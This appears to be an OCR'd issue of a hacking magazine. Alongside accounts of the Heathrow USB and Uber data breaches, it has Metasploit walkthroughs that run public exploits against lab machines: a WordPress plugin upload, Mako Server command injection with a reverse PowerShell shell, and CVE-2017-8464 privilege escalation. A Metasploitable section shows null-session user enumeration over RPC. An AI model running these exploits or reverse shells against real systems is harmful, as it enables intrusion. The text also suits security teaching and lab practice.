
The installation process is very fast and completes as shown below. Click on "Login".



You will be taken to the Login screen of you website as shown below. Enter the credentials y-ou set and click on "Login".



You should see a dashboard as shown below.



Congrats, you have successfully installed Wordpress pen testing lab.

Send all your questions regarding hacking to qa@hackercool.com

HEATHROW AIRPORT DATA BREACH

HACK OF THE MONTH

We have seen data breaches which occurred due to insecure passwords, vulnerabilities in p-rograms and patches not applied but this data breach is a unique one. It did not involve any hacker and in fact the breach did not even happen through online means.

This breach happened in Heathrow International Airport which is located in London, United Kingdom. It is considered Britain's busiest airport.

What?

Around 2.5 GB of data containing 76 folders belonging to the Heathrow Airport got leaked.This files contained sensitive details like the security planning for the airport, documents outlining routes and safeguards not only for the Queen of England but also for foreign dignitaries and top politicians.

In a London street, around 10 miles from the Heathrow airport, a man found a USB drive.

If this was not enough, it also included maps showing the location of the CCTV cameras, various escape routes, ultrasound detection system for protective perimeter fence and runways and last but not least details on how to access each and every area of the airport.

How?

In a London street, around 10 miles from Heathrow airport, a man found a USB drive. Just like any curious person, he connected to a system to view its contents. On seeing the security implications that can result from the data it contains, his local librarian suggested him to pass it on to a newspaper. This is how the word came out.

Who?

Although it looks like someone hacked into the airport's network and copied the data into the USB drive, it's most probable some airport official lost the USB drive. This airport official definitely had Top Level clearance to access the sensitive data it contained.

Impact?

If you have seen the content that got leaked,the impact of this breach would be obvious to you. The British authorities are very lucky that this drive didn't fall into wrong hands.

If any terrorist organization got hold of the data in this USB drive, it would have used it for various terrorist incidents.It would also allow for espionage which can be further used for nefarious purposes. IT would have easily compromised aviation security of the country.

Aftermath

The authorities of Heathrow airport have launched an internal investigation into the data breach. The guy who found the USB drive is helping detectives in the investigation.

The investigation is focussing as to how the data has been copied into the USB drive and if this data has been accessed by anyone else.
This could jeopardize the avaition security of Heathrow airport.

The airport authorities announced that they have reviewed the security of the airport to make sure that the airport is still secure from any dangers this breach could pose.

Lessons To Be Learnt?

This breach teaches us that it may not be always hackers who may pose dangers to an organization's security. It may also be insiders either voluntarily or involuntarily. This case reveals lack of training on the part of one of the employees in maintaining basic cyber security practice. This issue especially become more serious concerning the operations that happen at Heathrow Airport.

Another issue is lack of encryption on the USB drive. Encryption would have averted a-

UBER DATA BREACH

HACKSTORY

We are used to hearing about a lot of data br-eaches nowadays.Data breaches are in itself dangerous, but there is something worse than the data breach itself. It is the company hiding details about a data breach from its own custo-mers.

The case of UBER data breach is exact-ly like this. Who doesn't know Uber nowaday-s? It is a popular car-for-rent service which ha-s won hearts of many a customers with its ch-eap prices and customer friendly services. M-any of my friends use the Uber app for their tr-avel nowadays. It has also recently created a split fare service to make it more popular.

Don't let the love of their service blind y-ou from the data breac-h it experienced and th-e dangerous way it ha-ndled it. Actually its po-pularity makes its data breach more serious. B-ecause in this case, Ub-er is guilty in not only cheating its customers b-ut also the drivers which work for it.

Worse still, they paid a ransom of around $1,00,000 as demanded by hackers to erase the information they accessed by hacking into the company .

When Dara Khosrowshahi became the CEO of UBER, he revealed one of the shocking news on the company's blog. He revealed that the user data of around 57 million UBER customers all around the world and data belonging to around 6,00,000 UBER drivers in the US were breached by two hackers. This hack happened way back in October 2016 and instead of reporting it, the company covered it up from not only from regulators but also from its own customers.

Worse still, they paid of ransom of around $1,00,000 as demanded by hackers to erase the information they accessed. The hackers allegedly were made to sign a Non Disclosure Agreement before being paid the ransom.

The newly appointed CEO only knew about the breach and its response after he became a CEO and he wanted to make it clean. He also said that the people who responded to the breach were no longer working with the company.

What did the breached data consist of? It included names,email addresses and phone numbers of over 57 million Uber riders around the world and the personal information of about six million drivers along with their driver's license numbers. However Social Security numbers,credit card information or trip details were not accessed.

But how did hackers get hold of this data in the first place? This all started at Github, the software repository where developers host and share their code for review.The two hackers got access to one of the Uber developer's private account. This was used to steal the data from Uber's servers. As already revealed, above, this incident happened on October of 2016.

News reports suggest that one of the hackers is a 20 year man from Florida although Uber refused to give any further details on his identity. It has also argued that this amount was paid as a bug bounty reward. Agreed that Uber has a valid bug bounty program with Hackerone, its highly unlikely that such a huge amount would be paid as a bug bounty reward.

By not revealing the data breach to regulators and public and by paying out hackers who stole the data,Uber has committed two major mistakes in the cyber security industry.

There are already lawsuits on Uber for its lackadasical approach on user data and its response to the data breach. Many of the Uber drivers are in the wild as to the leakage of their data in public. But this experience of Uber data breach leaves all common users in a rather precarious situation. Can we trust anyone with our data?

Wp-mobile-detector upload, Mako server 2.5 injection modules and more

METASPLOIT THIS MONTH

Hello aspiring hackers. Welcome to Metasploit This Month. Let's learn about some new mod -ules of Metasploit.

Wp-mobile-detector upload and execute Module

WordPress is a free and open-source content management system (CMS) based on PHP an -d MySQL. It is very popular not only for the ease with which a website can be set up using it, but also how simply multiple plugins and themes can be added in it to give extended function ality without much hassle. But these plugins can pose a high security risk if not properly code -d.

One such plugin is wordpress Mobile Detector. This plugin is used to display content on Wo -rdPress sites in a format suitable for phones and tablet devices.This plugin is used mostly b- y business users. Version 3.5 of this plugin is affected with file upload vulnerability. A hacker can upload malicious arbitrary files and execute them. Let's see how this works.
Load the module and check the options it requires.


```
msf > use exploit/unix/webapp/wp_mobile_detector_upload_execute
msf exploit(wp_mobile_detector_upload_execute) > show options

Module options (exploit/unix/webapp/wp_mobile_detector_upload_execute):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   SSLCert                     no        Path to a custom SSL certificate (defau
lt is randomly generated)
   TARGETURI  /                yes       The base path to the wordpress applicat
ion
   URIPATH                     no        The URI to use for this exploit (defaul
t is random)
   VHOST                       no        HTTP server virtual host
```

The options it requires are the remote host address (target address), the targeturi and the loc -al host address (IP address of Kali Linux). The only thing that can go wrong in setting option- s is that of targeturi, the location where Wordpress is installed. If you set it wrong, this modul- e may not work. Check if the target is indeed running the vulnerable version of the plugin usin -g the "check" command.

```
msf exploit(wp_mobile_detector_upload_execute) > set rhost 192.168.41.137
rhost => 192.168.41.137
msf exploit(wp_mobile_detector_upload_execute) > set targeturi /wordpress
targeturi => /wordpress
msf exploit(wp_mobile_detector_upload_execute) > set lhost 192.168.41.128
lhost => 192.168.41.128
msf exploit(wp_mobile_detector_upload_execute) > set srvhost 192.168.41.128
srvhost => 192.168.41.128
msf exploit(wp_mobile_detector_upload_execute) > check
[*] 192.168.41.137:80 The target appears to be vulnerable.
msf exploit(wp_mobile_detector_upload_execute) >
```

Execute the module using the "run" command. If everything went well, you should get a mete rpreter shell on the target machine as shown below.


You can see in the image below as to how this exploit works. This vulnerability is an arbitr -ary file upload vulnerability which allows hackers to upload any file into the target web server So this module first creates a malicious file, hosts it on a web server and uploads it into the ta -rget web server using this vulnerability. We will read more about this exploit in the Web Secu -rity section of next issue.



Mako Server v2.5 command injection Module

Mako Server is a framework which helps developers rapidly design secure IoT and web appli -cations. The server side code in this server is designed using the Lua scripting language. It i -s available for many platforms including Windows and embedded Linux platforms such as th -e Raspberry Pi.

This module exploits an OS command injection vulnerability in the tutorial page of Mako Server version 2.5 on Windows x86/x64 systems which works by injecting arbitrary OS comm -ands in the tutorial page through a PUT request to save.lsp. Input will be saved on the target machine which can be executed by sending a GET request to manage.lsp. Load the module as shown below.



Set the target IP address and check if the target is indeed vulnerable as shown below.

```
msf exploit(makoserver_cmd_exec) > set Rhost 192.168.41.129
Rhost => 192.168.41.129
msf exploit(makoserver_cmd_exec) > check
[*] 192.168.41.129:80 The target appears to be vulnerable.
msf exploit(makoserver_cmd_exec) >
```

The default payload may not work. So set the reverse_powershell payload as shown below.

```
msf exploit(makoserver_cmd_exec) > set payload cmd/windows/reverse_powershell
payload => cmd/windows/reverse_powershell
msf exploit(makoserver_cmd_exec) >
```

Execute the module using the "run" command and we should successfully have the shell on t -he remote target system.

```
msf exploit(makoserver_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Sending payload to target...
[*] Command shell session 1 opened (192.168.41.128:4444 -> 192.168.41.129:49228)
 at 2017-12-07 05:22:40 -0500

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\MakoServer>
```

Let' stry out the "dir" command tocheck the contents of the folder we got access to.

```
C:\Users\admin\Desktop\MakoServer>dir
 Volume in drive C has no label.
 Volume Serial Number is 8C60-EDA3

 Directory of C:\Users\admin\Desktop\MakoServer

12/07/2017  03:14 PM    <DIR>          .
12/07/2017  03:14 PM    <DIR>          ..
05/10/2014  12:23 PM                81 LICENSE.txt
12/18/2015  10:19 AM                43 MAKO-TUTORIAL.cmd
11/13/2017  10:47 AM         1,299,960 mako.exe
11/13/2017  10:46 AM           361,045 mako.zip
06/11/2012  12:22 PM           770,384 msvcr100.dll
12/07/2017  03:15 PM    <DIR>          openssl
11/13/2017  10:42 AM    <DIR>          tutorial
               5 File(s)      2,431,513 bytes
               4 Dir(s)  51,490,402,304 bytes free

C:\Users\admin\Desktop\MakoServer>
```

Windows CVE-2017-8464 Local Privilege Escalation Module

This module is a new Windows local exploit version of existing file format module for the rece -nt vulnerability CVE-2017-8464. It works by works by dropping a specially crafted LNK file a- nd DLL to disk, which causes SearchProtocolHost.exe to parse the LNK file and thus load th- e DLL via the vulnerability. Since the SearchProtocolHost.exe runs as SYSTEM, this can be used to get system privileges on the target.

This exploit successfully works on unpatched versions of Windows 7 SP1 x64, Window- s 8.1 x64 and Windows 10 (Build 10586) x64. If you have a normal shell on the target it can be upgraded to a meterpreter session using the "shell_to_meterpreter" module as shown in p -revious issues.

```
msf post(shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: WIN-F4M7A1PMAAF\admin
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The
following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > getuid
Server username: WIN-F4M7A1PMAAF\admin
meterpreter >
```

Let us see how this module works. Backgroun-d the current session and load the module as shown below.

```
msf > use exploit/windows/local/cve_2017_8464_lnk_lpe
msf exploit(cve_2017_8464_lnk_lpe) > show options

Module options (exploit/windows/local/cve_2017_8464_lnk_lpe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DLLNAME                    no        The DLL file containing the payload
   FILENAME                   no        The LNK file
   PATH                       no        An explicit path to where the files shou
ld be written to
   SESSION                    yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows x64


msf exploit(cve_2017_8464_lnk_lpe) >
```

Set the session id and execute the module using "run" command as shown below.

```
msf exploit(cve_2017_8464_lnk_lpe) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.41.128:4444
[*] Command shell session 5 opened (192.168.41.128:4444 -> 192.168.41.129:49313)
 at 2017-12-07 11:28:12 -0500
```

This will open a shell with system privileges as shown below.

```
ers\admin\ULwrMZDRoLqUtrTq.dll" & echo " ' >/dev/null;echo LuRxukqSgOsBtiEPohVpS
emQEbJIiIQF
The system cannot find the path specified.
Could Not Find C:\Windows\system32\.exe
" ' >/dev/null;echo LuRxukqSgOsBtiEPohVpSemQEbJIiIQF

C:\Windows\system32>
C:\Windows\system32>test -f "C:\Users\admin\eyPxovQfxxUYGhtY.lnk" && echo true;e
cho OmCNVaVWbZUsXouduLvezRCIBzkkFZCy
'test' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>rm -f "C:\Users\admin\eyPxovQfxxUYGhtY.lnk" >/dev/null ; ech
o ' & attrib.exe -r "C:\Users\admin\eyPxovQfxxUYGhtY.lnk" & del.exe /f /q "C:\Us
ers\admin\eyPxovQfxxUYGhtY.lnk" & echo " ' >/dev/null;echo UahfJvGGpEFgOJTQCrlfi
QTRxDgitTqv
The system cannot find the path specified.
Could Not Find C:\Windows\system32\.exe
" ' >/dev/null;echo UahfJvGGpEFgOJTQCrlfiQTRxDgitTqv

C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>
```

TARGETING THE PORT MAPPER SERVICE

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practising the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In the last issue, we saw how we targeted the SSH service running on port 22. In this issue, we will target the Port mapper service running on port 111 of the Metasploitable 2 system.

In the previous issue, we targeted the SSH service running on port 22. In this issue, we will target the rpcbind service running on port 111. RPC stands for Remote Procedure Calls. It is an interprocess communication (IPC) mechanism that enables data exchange and invocation of functionality between different processes. These processes can be on the same computer, on the local area network (LAN) or across the Internet.

The rpcbind utility running on port 111 acts as a port mapper service. In simple words, it maps RPC services to the ports on which they listen. RPC processes notify rpcbind when they start, registering the ports they are listening on and the RPC program numbers they expect to serve.The client system then contacts rpcbind on the server with a particular RPC program number. Then the rpcbind service redirects the client to the proper port number so it can communicate with the requested service.

Given below is the image showing the result of a verbose scan of the Metasploitable 2 system.

```
root@kali:~# nmap -sV 192.168.41.131

Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-23 07:32 EST
Nmap scan report for 192.168.41.131
Host is up (0.11s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

We can see that there are two services using RPC, one on port 111 and 2049. NFS server is running on port 2049. And as already told rpcutility is running on port 111. We can connect to the RPC services on a remote system using rpcbind. Rpcbind is not installed by default on the Kali Linux system.

It can be done as shown below.

```
root@kali:~# apt-get install rpcbind
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libtirpc1
The following NEW packages will be installed:
  libtirpc1 rpcbind
0 upgraded, 2 newly installed, 0 to remove and 1459 not upgraded.
Need to get 135 kB of archives.
After this operation, 388 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

After the installation is finished, also install the package nfs-common.

```
root@kali:~# apt-get install nfs-common
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  keyutils libevent-2.1-6 libnfsidmap2
Suggested packages:
  open-iscsi watchdog
The following NEW packages will be installed:
  keyutils libevent-2.1-6 libnfsidmap2 nfs-common
0 upgraded, 4 newly installed, 0 to remove and 1459 not upgraded.
Need to get 328 kB/519 kB of archives.
After this operation, 1,465 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

I researched for a vulnerability in the particular service but found none. So I changed my plan -s. We have seen some enumeration techniques in this series. RPC can also provide a gold mine of information during enumeration. So I decided to perform enumeration on this service.

After installing rpcbind, we can use "rpcinfo" command to make an RPC call to an RPC server and report what it finds. So open terminal and type command "rpcinfo -h" to see variou -s options the command provides.

```
root@kali:~# rpcinfo -h
rpcinfo: invalid option -- 'h'
Usage: rpcinfo [-m | -s] [host]
       rpcinfo -p [host]
       rpcinfo -T netid host prognum [versnum]
       rpcinfo -l host prognum versnum
       rpcinfo [-n portnum] -u | -t host prognum [versnum]
       rpcinfo -a serv_address -T netid prognum [version]
       rpcinfo -b prognum versnum
       rpcinfo -d [-T netid] prognum versnum
root@kali:~#
```

Let us have a look at various options of rpcinfo.
The "m" option displays a table of statistics of rpcbind operations on the given host, the numb -er and type of remote call requests that were made, and information about RPC address loo -kups that were handled. This is useful for monitoring RPC activities on host.

The "s" option displays a concise list of all registered RPC programs on host. If host is not specified, it defaults to the local host.

The "p" option displays a list of all registered RPC programs. If host is not specified, it defa- ults to the local host.

The "b" options makes an RPC broadcast to procedure 0 of the specified prognum and ver- snum and report all hosts that respond.

Let us have a look at the programs using RPC service on the target Metasploitable 2 sy- stem.

```
root@kali:~# rpcinfo -p 192.168.41.131
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  53465  status
    100024    1   tcp  48057  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  37830  nlockmgr
    100021    3   udp  37830  nlockmgr
    100021    4   udp  37830  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  34626  nlockmgr
    100021    3   tcp  34626  nlockmgr
    100021    4   tcp  34626  nlockmgr
    100005    1   udp  60945  mountd
    100005    1   tcp  57432  mountd
    100005    2   udp  60945  mountd
    100005    2   tcp  57432  mountd
    100005    3   udp  60945  mountd
    100005    3   tcp  57432  mountd
```

Now let us have a look at concise list of registered programs on our target.

```
root@kali:~# rpcinfo -s 192.168.41.131
   program version(s) netid(s)                         service     owner
    100000  2         udp,tcp                          portmapper  unknown
    100024  1         tcp,udp                          status      unknown
    100003  4,3,2     tcp,udp                          nfs         unknown
    100021  4,3,1     tcp,udp                          nlockmgr    unknown
    100005  3,2,1     tcp,udp                          mountd      unknown
root@kali:~#
```

As you can see in the above image, there are five programs which are using RPC serices. St
-atus, Portmapper, Network File System (nfs), mountd and nlockmgr.

Now let us use another program to enumerate RPC services. RPCclient is a utility to m
-ake connections to a Microsoft RPC servers. Although built for testing Windows RPC, it is pre
-tty useful in enumerating even Linux machines also. It is installed by default in Kali Linux.
Now let us see how to use it. Using rpcclient, connect to our target IP as shown below. It pro
-mpts me for the "root" password. I gave the root password but fails. I try out all the usernam-
es with passwords obtained during enumeration and all of them fail.

```
root@kali:~# rpcclient 192.168.41.131
Enter root's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
root@kali:~# rpcclient -U "msfadmin" 192.168.41.131
Enter msfadmin's password:
smb_signing_good: BAD SIG: seq 1
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
root@kali:~# rpcclient -U "root" 192.168.41.131
Enter root's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
root@kali:~# rpcclient -U "user" 192.168.41.131
Enter user's password:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
root@kali:~#
```

Now is the time to introduce you to null sessions.Null sessions are anonymous connections t-
hat can be made on IPC and SMB services normally on Windows. Now let us see if null sessi
-ons are enabled on our target.

```
root@kali:~# rpcclient -U "" 192.168.41.131
Enter 's password:
rpcclient $>
```

Null connection can be made with blank username and password. As you can see above, we made a successful connection on the target. Now let us continue with our enumeration. Rpccl -ient has many commands which are very useful in enumeration. You can see all the comma-nds using the "help" command. Let us see some important commands.

The first command I try out is "lsaquery". This command queries the LSA object. (LSA sta-nds for Local Security Authority. As its name suggests, this object takes care of the security d -uring logging in into a Windows machine). As you can see, our target belongs to a Workgrou -p.

The "enumtrust" and "enumprivs" commands list the domains trusted by this domain and types of privileges known to this domain respectively. They give me nothing.

```
rpcclient $> lsaquery
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
rpcclient $> enumtrust
rpcclient $> enumprivs
result was NT_STATUS_NO_MORE_ENTRIES
```

The "srvinfo" command queries for server information and the "netshareenum" command enu -merates shares. We can see there are two shares : "tmp" and "opt".

```
rpcclient $> srvinfo
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-
Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
rpcclient $> netshareenum
netname: tmp
        remark: oh noes!
        path:   C:\tmp
        password:
netname: opt
        remark:
        path:   C:\tmp
        password:
rpcclient $>
```

There is another command "netshareenumall" which lists all the shares present on the syste-m. So we have total five shares on the system. They are, print$, tmp, opt, IPC$ and ADMIN$.

```
rpcclient $> netshareenumall
netname: print$
        remark: Printer Drivers
        path:   C:\var\lib\samba\printers
        password:
netname: tmp
        remark: oh noes!
        path:   C:\tmp
        password:
netname: opt
        remark:
        path:   C:\tmp
        password:
netname: IPC$
        remark: IPC Service (metasploitable server (Samba 3.0.20-Debian))
        path:   C:\tmp
        password:
netname: ADMIN$
        remark: IPC Service (metasploitable server (Samba 3.0.20-Debian))
        path:   C:\tmp
        password:
rpcclient $>
```

We can get more information about a particular share using the "netsharegetinfo" command.

Let us see more information about the share ADMIN$.

```
rpcclient $> netsharegetinfo ADMIN$
netname: ADMIN$
        remark: IPC Service (metasploitable server (Samba 3.0.20-Debian))
        path:   C:\tmp
        password:
        type:   0x3
        perms:  0
        max_uses:       -1
        num_uses:       1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
DACL
        ACL     Num ACEs:       1       revision:       2
        ---
        ACE
                type: ACCESS ALLOWED (0) flags: 0x00
                Specific bits: 0x1ff
                Permissions: 0x101f01ff: Generic all access SYNCHRONIZE_ACCESS W
RITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
                SID: S-1-1-0

rpcclient $>
```

Here we can see information like its SID and all the access contol rights given to that share. The "lookupdomain" command gives lookup information about the domain we are querying fo -r. The "querydominfo" command gives more information about the particular domain we are querying for.

```
rpcclient $> querydominfo
Domain:         WORKGROUP
Server:         METASPLOITABLE
Comment:        metasploitable server (Samba 3.0.20-Debian)
Total Users:    35
Total Groups:   0
Total Aliases:  0
Sequence No:    1511800897
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> lookupdomain METASPLOITABLE
SAMR_LOOKUP_DOMAIN: Domain Name: METASPLOITABLE Domain SID: S-1-5-21-1042354039-
2475377354-766472396
rpcclient $>
```

Lastly the interesting part, Enumerating for domain users. The "enumdomusers" command wi -ll enumerate all the users of the domain. The results of this command is given below. If you notice carefully these usernames are familiar to us.

```
rpcclient $> enumdomusers
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
```

THE FIRST HACK

HACKED - The Beginning

That night before sleeping, I decided to perform a real hack the next day.Maybe the interview and the recent solving (apparently) of my friend's case has improved my confidence.

Next day I began to plan about my hack. The biggest question that bothered me is what should I hack? Although I learnt different types of hacking, everything was looking like khichdi at present. I took out a paper and started planning it out. There were three types of hacking t-hat were coming to my mind. System hacking, web hacking and wifi hacking. Whatever it is out of this three, I wanted it to be real world. No more Virtualbox, no more disabling firewall a nd no more trying it on Windows XP.

I had the only machine in my LAN. So I ruled out system hacking. Although I learnt a bit about website hacking, I didn't know any targets which can be hacked without inviting any leg -al consequences. In simple words, I was afraid and also not confident enough to perform we -b hacking. So the only thing which seemed feasible was wireless hacking. I took out the note -s I made about wireless hacking and went through it. It was all confusing and didn't make se -nse to me first so I opened internet and learnt it from scratch.

I wanted to perform this hack using the terminal via airmon and airodump commands. Ve -ry soon I had another problem. Wifi hacking needs a wireless adapter that can inject packets into the network we want to hack. My trainer used a USB adapter to show us about wifi hacki -ng. He even asked me to buy one. I didn't and was not in a position to buy one. I started loo-king out for a workaround.

In my little adventure as a hacker (or a script kiddie as others prefer to call), I learnt that hacking is all about finding a way where it's not there. I first checked what type of adapters su -pport packet injection. One of the adapters that supports packet injection is an Atheros adap -ter which is exactly what my laptop is equipped with. I thought this was a Godsend. Since Ka -li Linux was installed as a guest machine in Virtualbox, I researched on how to enable Virtua -lbox guests to use the host wireless adapter. It returned nothing. Then I searched for the sa-me feature for Vmware guests.

